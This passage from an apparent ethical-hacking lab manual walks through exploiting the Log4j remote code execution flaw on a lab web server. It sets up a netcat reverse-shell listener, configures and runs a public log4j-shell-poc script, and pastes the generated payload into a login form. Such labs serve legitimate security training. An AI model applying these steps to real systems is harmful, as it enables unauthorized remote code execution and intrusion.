
17. We can see that Java platform is vulnerable for Apache Log4j 2 - Remote Command Execution (RCE) exploit.



18. We will now exploit Log4j vulnerability present in the target Web Server to perform Remote code execution.


19. Click the Firefox icon at the top of Desktop, to open a browser window.

20. In the address bar of the browser, type http://10.10.1.9:8080 and press Enter.



21. As we can observe that the Log4j vulnerable server is running on the Ubuntu machine, leave the Firefox and website open.

22. Switch to the Terminal window, run cd log4j-shell-poc/ and press Enter, to enter into log4j-shell-poc directory.



23. Now, we needed to install JDK 8, to do that open a new terminal window and type sudo su and press Enter to run the programs as a root user.


In the [sudo] password for attacker field, type toor as a password and press Enter.

24. We need to extract JDK zip file which is already placed at /home/attacker location.

25. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press Enter, to extract the file.


-xf: specifies extract all files.

26. Now we will move the jdk1.8.0_202 into /usr/bin/. To do that, type **mv jdk1.8.0_202 /usr/bin/** and press Enter.




27. Now, we need to update the installed JDK path in the poc.py file.


28. Navigate to the previous terminal window. In the terminal, type pluma poc.py and press Enter to open poc.py file.




29. In the poc.py file scroll down and in line 62,
replace jdk1.8.0_20/bin/javac with /usr/bin/jdk1.8.0_202/bin/javac.



30. Scroll down to line 87 and replace jdk1.8.0_20/bin/java with /usr/bin/jdk1.8.0_202/bin/java.




31. Scroll down to line 99 and replace jdk1.8.0_20/bin/java with /usr/bin/jdk1.8.0_202/bin/java.




32. After making all the changes save the changes and close the poc.py editor window.


33. Now, open a new terminal window and type nc -lvp 9001 and press Enter, to initiate a netcat listener as shown in screenshot.



34. Switch to previous terminal window and type python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 and press Enter, to start the exploitation and create payload.




35. Now, copy the payload generated in the send me: section.




36. Switch to Firefox browser window, in Username field paste the payload that was copied in previous step and in Password field type password and press Login button as shown in the screenshot.


In the Password field you can enter any password.



